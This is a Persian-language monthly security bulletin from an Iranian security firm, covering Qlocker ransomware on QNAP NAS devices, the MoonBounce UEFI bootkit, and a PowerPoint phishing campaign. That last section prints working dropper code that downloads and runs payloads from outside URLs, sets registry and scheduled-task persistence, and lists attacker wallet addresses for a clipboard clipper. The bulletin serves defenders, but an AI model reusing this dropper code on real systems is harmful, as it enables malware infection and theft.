ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | اسفند ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی ۳

هشدارهای امنیتی ۵

رویدادها و وقایع امنیتی ۲۷

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی ۲۹

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رویدادهای حوزه امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

در بهمن ماه، دو شرکت امنیتی McAfee Enterprise و FireEye، با نام جدید Trellix در هم ادغام شدند تا فصلی نو را در دنیای امنیت رقم بزنند. راهکارهای سازمانی شرکت McAfee موسوم به "از دستگاه تا ابر" و ترکیب آنها با محصولات قدرتمند و اختصاصی FireEye فرصتی طلایی برای مقابله با نفوذگران و مهاجمانی خواهد بود که در چند سال اخیر همواره از ارائه‌دهندگان راهکارهای امنیتی یک قدم جلوتر بوده‌اند. مشروح این رویداد در این ماهنامه قابل مطالعه است.

گردانندگان باج‌افزار Qlocker بار دیگر دستگاه‌های ذخیره‌سازی متصل به شبکه ساخت شرکت کیونپ را در سراسر جهان مورد هدف قرار داده‌اند. باج‌افزار جدیدی نیز با نام Sugar که فعالیت آن از آبان ماه امسال آغاز شده، کامپیوترهای شخصی را مورد هدف قرار می‌دهد و هر بار تنها مبلغ ناچیزی را به عنوان باج از قربانیان خود درخواست می‌کند. اخیراً نیز محققان اعلام کرده‌اند که باج‌افزار LockBit 2.0، بستر مبادله ارز دیجیتال paybito را مورد نفوذ قرار داده و با تهدید قربانیان به افشای اطلاعات شخصی آنها، باج‌خواهی می‌کند. روش کار این باج‌افزارها در این شماره از ماهنامه مورد بررسی قرار گرفته است.

در ماه گذشته، یک ضعف امنیتی در افزونه WP HTML Mail شناسایی شد که می‌تواند منجر به "تزریق کد" و عملیات "فریب سایبری" موسوم به "فیشینگ" شود. این افزونه در بیش از ۲۰ هزار سایت مبتنی بر WordPress بکار گرفته شده است. علاوه بر این، استفاده از بدافزارهایی از نوع "تروجان" در کارزارهای موسوم به "فریب سایبری" که در آن از اسناد مخرب PowerPoint جهت توزیع انواع مختلف بدافزارها استفاده می‌شود، افزایش قابل توجهی داشته است. همچنین بکارگیری بسته‌های نرم‌افزاری فیشینگ موسوم به Transparent Reverse Proxy Kits برای دور زدن روش "احراز هویت چندعاملی" رو به افزایش است. جزییات این حملات فیشینگ به تفصیل در این ماهنامه مورد بررسی قرار گرفته است.

محققان شرکت امنیتی کسپرسکی در گزارشی خبر از کشف سومین بوت‌کیت به نام MoonBounce داده‌اند که از روت‌کیت‌های مبتنی بر ثابت‌افزار استفاده می‌نماید. بوت‌کیت مذکور که کدهای مخرب آن در ثابت‌افزار ذخیره شده به گروه شناخته شده چینی به نام APT41 نسبت داده شده است که در گذشته مسئول بسیاری از تهدیدات مستمر و پیشرفته بوده‌اند. برگردان مشروح گزارش کسپرسکی در این ماهنامه قابل مطالعه است.

رخداد مهم دیگری که در این ماهنامه به آن پرداخته شده، وجود یک آسیب‌پذیری امنیتی با درجه اهمیت "حیاتی" در بسترهای Zoho ManageEngine Desktop Central و Desktop Central MSP است. شرکت زوهو کورپوریشن به کاربران خود هشدار داد که سوءاستفاده از ضعف امنیتی مذکور، می‌تواند برای مهاجم، امکان "اجرای کد از راه دور" و انجام فعالیت‌های غیرمجاز را در سرور بدون اصالت‌سنجی فراهم کند. همچنین محققان امنیتی نسبت به ضعف امنیتی قدیمی با درجه اهمیت "حیاتی" در تمامی نسخ رایج Linux که از نوع "دستکاری حافظه" می‌باشد، هشدار داده‌اند. بهره‌جویی موفقیت‌آمیز از آسیب‌پذیری مذکور، منجر به اعطای "ترفیع مجوز" و اعطای دسترسی ممتاز به کاربران غیرمجاز می‌شود. جزییات این آسیب‌پذیری‌ها در این ماهنامه مورد بررسی قرار گرفته است.

مطلب دیگری که در این ماهنامه به آن پرداخته شده، وجود یک آسیب‌پذیری در Windows از نوع "ترفیع مجوز" است که یک محقق امنیتی کد بهره‌جویی برای آن به صورت عمومی منتشر نمود. آسیب‌پذیری مذکور به صورت محلی سیستم‌های عامل Windows 10 نسخه ۱۹۰۹ و بالاتر، Windows 11 و Windows Server 2019 و بالاتر را که اصلاحیه‌های امنیتی ماه ژانویه ۲۰۲۲ مایکروسافت را اعمال نکرده‌اند، تحت تاثیر قرار می‌دهد. همچنین محققان نسبت به فایل‌های نصب جعلی جهت ارتقاء Windows 10 به Windows 11 که برای توزیع بدافزار RedLine استفاده می‌شود، هشدار داده‌اند.

در دومین ماه از زمستان ۱۴۰۰، شرکت‌های مایکروسافت، سیسکو، مک‌آفی اینترپرایز، بیت‌دیفندر، ایسِت، اف-سکیور، وی‌ام‌ور، ادوبی، گوگل، اپل، موزیلا، اس‌ای‌پی، سیتریکس، وردپرس، سامبا و دروپال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این بروزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی


باج‌افزار Qlocker
در پی محصولات QNAP

اخیراً گردانندگان باج‌افزار Qlocker بار دیگر دستگاه‌های ذخیره‌سازی متصل به شبکه (Network-Attached Storage - به اختصار NAS) ساخت شرکت کیونپ (QNAP System, Inc.) را در سراسر جهان مورد هدف قرار داده‌اند.


گردانندگان Qlocker قبلاً نیز تجهیزات NAS شرکت کیونپ را در یک کارزار عظیم باج‌افزاری که از ۳۰ فروردین آغاز شده بود، مورد حمله قرار دادند و پس از نفوذ به دستگاه‌های NAS، فایل‌های قربانیان را با استفاده از File Archiver منبع باز 7Zip رمزگذاری نموده و پسوند 7z. را به آن‌ها اضافه کردند. در آن زمان کیونپ به کاربران هشدار داد که مهاجمان در حال سوءاستفاده از آسیب‌پذیری CVE-2021-28799 در برنامه HBS 3 Hybrid Backup Sync جهت هک کردن دستگاه‌های کاربران و رمزگذاری فایل‌های آن‌ها می‌باشند.

با این حال، برخی از مشتریان کیونپ که در کارزار مذکور مورد هدف قرار گرفتند، اعلام نمودند که هشدار کیونپ خیلی دیر اعلام شده و مهاجمان از آن‌ها اخاذی کرده‌اند. در مجموع، هر یک از کاربرانی که در حملات مذکور مورد اخاذی قرار گرفتند جهت دریافت رمز عبور مورد نیاز برای بازیابی اطلاعات خود، پس از پرداخت ۰.۰۱ بیت‌کوین (به ارزش تقریبی ۵۰۰ دلار در آن زمان)، در عرض یک ماه تقریباً ۳۵۰ هزار دلار از دست دادند.

در سال ۲۰۲۲ نیز گردانندگان باج‌افزار Qlocker کارزار جدیدی را از ۱۶ دی آغاز نموده‌اند. در این حملات مهاجمان پس از هک دستگاه‌های قربانیان، فایل‌های اطلاعیه باج‌گیری (Ransom Note) با نام !!!READ_ME.txt را در دستگاه‌های آلوده شده قرار می‌دهند.




در اطلاعیه‌های باج‌گیری مذکور، آدرس سایت Tor (gvka2m4qt5fod2fltkjmdk4gxh5oxemhpgmnmtjptms6fkgfzdd62tad.onion) نیز ارسال می‌شود. همچنین از قربانیان خواسته می‌شود برای کسب اطلاعات بیشتر در مورد میزان و نحوه پرداخت باج و دسترسی مجدد به فایل‌های خود، از سایت مذکور بازدید کنند. همانطور که در تصویر زیر نمایش داده شده، در این سری از حملات Qlocker، مهاجمان بین ۰.۰۲ و ۰.۰۳ بیت‌کوین باج درخواست نموده‌اند.



با مراجعه به نشانی‌های زیر می‌توان اطلاعات بیشتری درخصوص نشانه‌های آلودگی به باج‌افزار مذکور و نحوه واکنش به آن را دریافت نمود:

https://www.qnap.com/static/landing/2021/qlocker/response/de-de/
https://www.qnap.com/de-de/how-to/tutorial/article/manuelle-installation-von-qrescue-zur-wiederherstellung-von-qlocker-verschl%C3%BCsselten-dateien-auf-einem-qnap-nas

از زمان شروع مجدد حملات Qlocker در ۱۶ دی، ده‌ها گزارش در خصوص اطلاعیه‌های باج‌گیری و فایل‌های رمزگذاری شده توسط قربانیان به سرویس ID-Ransomware ارسال شده است.



متأسفانه، Qlocker تنها باج‌افزاری نیست که تجهیزات NAS ساخت شرکت کیونپ را مورد هدف قرار می‌دهد. کیونپ در سال ۲۰۲۱ نیز بارها به مشتریان خود در خصوص کارزارهای باج‌افزارهایی همچون Agelocker و eCh0raix هشدار داد. گردانندگان باج‌افزار eCh0raix نیز حدود یک هفته قبل از کریسمس، فعالیت خود را تشدید کرده و با ایجاد یک حساب کاربری در گروه Administrator، اقدام به رمزگذاری فایل‌های موجود در این دستگاه‌ها کردند.

در اوایل ژانویه ۲۰۲۲ نیز این شرکت در نشانی زیر به مشتریان خود هشدار داد که با غیرفعال کردن Port Forwarding بر روی مسیریاب‌ها (Routers) و توابع UPnP مربوط به دستگاه‌ها، تجهیزات NAS متصل به اینترنت را در برابر تهدیدات مداوم باج‌افزارها و حملات موسوم به Brute-force ایمن کنند.

https://www.qnap.com/en/security-news/2022/take-immediate-actions-to-secure-qnap-nas


توصیه می‌شود راهبران امنیتی سازمان‌ها با مراجعه به نشانی زیر و انجام اقدامات لازم، تجهیزات NAS شرکت کیونپ را از حملات باج‌افزاری در امان نگه دارند.

https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security

منبع:

https://www.bleepingcomputer.com/news/security/qlocker-ransomware-returns-to-target-qnap-nas-devices-worldwide/

بوت‌کیت MoonBounce؛
جدیدترین ابزار مخرب گروه APT41



به تازگی محققان شرکت کسپرسکی (Kaspersky, Lab.) در گزارشی خبر از کشف یک بوت‌کیت (Bootkit) داده‌اند که برای اولین بار در بهار ۲۰۲۱ شناسایی و تحت عنوان MoonBounce نامگذاری شده بود. کدهای مخربی که در ثابت‌افزار (Firmware) ذخیره می‌شوند به بوت‌کیت معروف هستند. محققان اطمینان دارند که این بوت‌کیت متعلق به گروه شناخته شده چینی به نام APT41 است که در گذشته مسئول بسیاری از تهدیدات مستمر و پیشرفته (Advanced Persistent Threat - به اختصار APT) بوده‌اند.

کشف MoonBounce سومین مورد ثبت شده از بکارگیری روت‌کیت‌های مبتنی بر ثابت‌افزار است. سال گذشته نیز محققان، جاسوس‌افزار FinSpy را که مجهز به یک بوت‌کیت مبتنی بر رابط Unified Extensible Firmware Interface - به اختصار UEFI - بود، شناسایی کردند و شرکت ای‌ست (ESET, LLC.) نیز بوت‌کیت‌های مشابهی را در یک کارزار جاسوسی سایبری کشف نمود. مشروح گزارش شرکت مذکور در نشانی زیر قابل مطالعه است:

https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/

بررسی تخصصی MoonBounce نشان می‌دهد که این بوت‌کیت نسبت به بوت‌کیت‌های LoJax و MosaicRegressor که قبلاً کشف شده، در حملات پیچیده‌تری مورد استفاده قرار گرفته و پیچیدگی فنی بیشتری دارد. اطلاعات بیشتر در خصوص جزییات نخستین و دومین بوت‌کیت‌های کشف شده (LoJax و MosaicRegressor) در نشانی‌های زیر قابل دریافت و مطالعه می‌باشد:

https://newsroom.shabakeh.net/20101/lojax.html
https://newsroom.shabakeh.net/21792/mosaicregressor.html

کسپرسکی با بررسی داده‌ها در سطح جهان، تاکنون یک مورد حمله را که از روت‌کیت MoonBounce استفاده نموده، شناسایی کرده که بسیار هدفمند بوده و مربوط به سازمانی است که کنترل چندین شرکت فعال در حوزه حمل‌ونقل را در دست دارد.

محققان دریافتند که کدهای بدافزاری و مخرب در مولفه CORE_DXE ثابت‌افزار UEFI پنهان می‌شوند. مهاجمان اقدام به تغییر مؤلفه‌ای در ثابت‌افزار می‌نمایند به گونه‌ای که امکان رهگیری جریان اجرای اصلی راه‌اندازی (Boot) دستگاه را برای آن‌ها فراهم نموده و یک زنجیره آلودگی پیچیده را ایجاد می‌کند. ثابت‌افزار UEFI از درجه اهمیت بسیار بالایی برخوردار است زیرا کد موجود در آن مسئول راه‌اندازی دستگاه و انتقال کنترل به نرم‌افزاری است که سیستم‌عامل را بارگذاری می‌کند.

پس از نفوذ MoonBounce به سیستم‌عامل، بوت‌کیت مذکور جهت بازیابی کدهای مخرب دیگری که محققان کسپرسکی نتوانستند آن‌ها را شناسایی کنند، به یک سرور فرمان و کنترل‌دهی (Command & Control - به اختصار C2) دسترسی پیدا می‌کند.

شناسایی و پاکسازی بوت کیت‌های ثابت‌افزاری بسیار دشوار است زیرا کدی که مورد هدف قرار می‌دهند، در مکانی خارج از دیسک سخت، در ماژول حافظه Serial Peripheral Interface - به اختصار SPI - که اکثر راهکارهای امنیتی آن را به طور استاندارد پویش نمی‌کنند، قرار دارد. از طرفی بدافزارهای بوت‌کیت قبل از همه چیز از جمله سیستم‌عامل اجرا می‌شوند و عملاً از دید محصولات امنیتی همچون ضدویروس‌ها مخفی می‌مانند. همچنین این نوع بدافزارها بر روی پروسه راه‌اندازی سیستم‌عامل کنترل کامل داشته و می‌توانند سیستم‌های دفاعی را در بالاترین سطح ناکارامد کنند. به همین دلیل نیز نه تنها در صورت تغییر سیستم‌عامل ماندگار می‌ماند که حتی تعویض یا فرمت دیسک سخت نیز باعث حذف و پاکسازی این بدافزار نخواهد شد.

علاوه بر این، زنجیره آلودگی در حملات روت‌کیت، به خودی خود هیچ اثر و نشانی بر روی دیسک سخت باقی نمی‌گذارد، زیرا مولفه‌های آن فقط در حافظه کار می‌کنند، بنابراین انجام حملات موسوم به "بدون فایل" (Fileless Attack) را برای مهاجمان تسهیل می‌کند.

برخی از محققان در حین بررسی MoonBounce، احتمال دادند که ارتباطی بین این بوت‌کیت و بدافزار Microcin که قبلاً توسط گروه SixLittleMonkeys مورد استفاده قرار گرفته، وجود دارد. گرچه این محققان به طور قطعی وجود بدافزارهای دیگر در طول تحقیقات را به MoonBounce مربوط نمی‌دانند، اما به نظر می‌رسد که برخی از فعالان گروه چینی APT41، در کارزارهای مختلف به یکدیگر کمک کرده و ابزارهایی را به اشتراک می‌گذارند.

فعال نمودن مکانیزم BootGuard از جمله اقداماتی است که می‌تواند در ایمن ماندن دستگاه در برابر MoonBounce موثر باشد. نصب آخرین نسخه از ثابت‌افزار و به‌روزرسانی منظم UEFI و در نتیجه ترمیم آسیب‌پذیری‌های امنیتی نیز از نکات کلیدی برای مقابله با این روت‌کیت است. علاوه بر این استفاده از راهکارهای امنیتی که قادر به رصد و پویش ثابت‌افزارها هستند، توصیه می‌شود.

مشروح گزارش کسپرسکی درخصوص MoonBounce، در نشانی زیر قابل مطالعه است:

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2022/01/19115831/Moon-Bounce_technical-details_eng.pdf

نشانه‌های آلودگی (Indicators of Compromise - به اختصار IoC)، دامنه و نشانی‌های IP بوت‌کیت MoonBounce نیز در نشانی زیر قابل دریافت است:

https://securelist.com/moonbounce-the-dark-side-of-uefi-firmware/105468/

منابع:

https://www.infosecurity-magazine.com/news/third-firmware-bootkit-discovered/
https://www.securityweek.com/prolific-chinese-apt-caught-using-moonbounce-uefi-firmware-implant

بهره‌جویی از PowerPoint

برای توزیع بدافزار

از دسامبر ۲۰۲۱، تعداد کارزارهای موسوم به "فریب سایبری" یا فیشینگ (Phishing) که در آن از اسناد مخرب PowerPoint جهت توزیع انواع مختلف بدافزارها استفاده می‌شود، افزایش قابل توجهی داشته است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده کارزارهای مذکور مورد بررسی قرار گرفته است.

بدافزارهای بکارگرفته شده در این کارزارها از نوع "تروجان" (Trojan) می‌باشند که شرایط دسترسی غیرمجاز از راه دور (Remote Access) و سرقت اطلاعات (Information-Stealing Trojan) را برای مهاجمان فراهم می‌کنند.


بنا بر گزارش آزمایشگاه تهدیدات سایبری نت‌اسکوپ (Netskope Threat Labs)، مهاجمان از سرویس‌های ابری معتبر برای میزبانی فایل‌های PowerPoint که حاوی کدهای بدافزاری هستند، استفاده کرده‌اند.

در کارزار مذکور از Warzone (که به AveMaria نیز معروف است) و AgentTesla، که هر دو نوعی RAT (Remote Access Trojan) پیشرفته می‌باشند، استفاده می‌شود. بدافزارهای مذکور، اطلاعات اصالت‌سنجی را سرقت نموده و بسیاری از برنامه‌های کاربردی را مورد هدف قرار می‌دهند. مهاجمان در این کارزار از بدافزارهای سرقت‌کننده رمزارز (Cryptocurrency Stealer) نیز استفاده می‌کنند.

فایل PowerPoint مخرب که پیوست ایمیل‌های فیشینگ است حاوی ماکروی مخفی شده (Obfuscated Macro) می‌باشد که با بکارگیری از PowerShell و MSHTA، که هر دو از ابزارهای تعبیه شده در Windows، هستند، اجرا می‌شود. سپس اسکریپت VBS از حالت مخفی خارج می‌شود (De-obfuscated) و جهت ماندگاری در سیستم، ورودی‌های جدید Registry را در Windows ایجاد می‌کند. این به نوبه خود، منجر به اجرای دو اسکریپت می‌شود. اسکریپت اول، بدافزار AgentTesla را از یک URL خارجی بازیابی نموده و اسکریپت دوم، Windows Defender را غیرفعال می‌کند.

```
ps_cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command
iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_e926d447972f4d33b3c2af4abee9467e.txt?dn=rendomtext')
-useB);iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=rendomtext')
-useB);"

Set obj1 = GetObject("winmgmts:\\.\root\default:StdRegProv")
obj1.SetStringValue &H80000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "cjjhutyyaggw", ps_cmd
set MicrosoftWindows = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")
MicrosoftWindows.Run ps_cmd, 0                                                                    1

args = "/create /sc MINUTE /mo 63 /tn """"kbnvhywghjo"""" /F /tr
""""\""""mshta""""\""""https://kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/19.html\""""""

Set obj2 = GetObject("new:13709620-C279-11CE-A49E-444553540000")                                  2
obj2.Shellexecute "schtasks", args, "", "open", 0

Set obj3 = GetObject("winmgmts:\\.\root\default:StdRegProv")
mshta_cmd = "mshta ""http://www.starinxxxkular.duckdns.org/sl/19.txt"""
obj3.SetStringValue &H80000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "pilodkis", mshta_cmd   3
```

علاوه بر این، اسکریپت VBS یک وظیفه زمان‌بندی شده (Scheduled Task) ایجاد می‌کند به صورتی که هر ساعت یک اسکریپت خاص اجرا می‌شود تا یک بدافزار سرقت‌کننده رمزارز را از یک نشانی اینترنتی در سایت Blogger همانند آنچه در تصویر زیر نشان داده شده، دریافت کند.



بدافزار AgentTesla یک نوع RAT مبتنی بر فناوری .NET است که می‌تواند رمزهای عبور مرورگر، کلیدهای فشرده شده در صفحه کلید، محتوای Clipboard و غیره را سرقت کند. بدافزار مذکور توسط PowerShell اجرا شده و تا حدودی مخفی شده است. علاوه بر این، تابعی نیز وجود دارد که کد بدافزاری را به فایل اجرایی "aspnet_compiler.exe" تزریق می‌کند.

دومین بدافزار مورد استفاده در این کارزار، Warzone می‌باشد که آن نیز از نوع RAT بوده اما شرکت نت‌اسکوپ جزئیات زیادی در مورد آن در گزارش ارائه نکرده است. بدافزار سرقت‌کننده رمزارز، سومین کد بدافزاری مورد استفاده است که داده‌های Clipboard را جهت تشخیص نشانی کیف پول رمزارزها، بررسی می‌کند. در صورت پیدا کردن نشانی کیف‌پول معتبر، نشانی کیف‌پول گیرنده را با نشانی کیف‌پول مهاجم، جایگزین می‌نماید. این سارق رمزارز، از رمزارزهایی همچون DOGE، XMR، Ethereum، Bitcoun و غیره پشتیبانی می‌کند.

محققان نت‌اسکوپ، لیست کامل نشانه‌های آلودگی (Indicators of Compromise - به اختصار IoC) مربوط به این کارزار را در نشانی زیر منتشر کرده‌اند:

https://github.com/netskopeoss/NetskopeThreatLabsIOCs/tree/main/AgentTesla/IOCs

```
$EthereumAddresses = ("0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6")
$EthereumAddressesSize = $EthereumAddresses.length


$XmrAddress = (
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8")
$XmrAddressSize = $XmrAddress.length

$XLMAddress = ("GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7")
$XLMAddressSize = $XLMAddress.length


$XRPAddress = ("rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ")
$XRPAddressSize = $XRPAddress.length



$LTCAddress = ("LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK")
$LTCAddressSize = $LTCAddress.length

$ADAAddress = ("reinstall windows", "reinstall windows", "reinstall windows", "reinstall windows",
"reinstall windows")
$ADAAddressSize = $ADAAddress.length
```

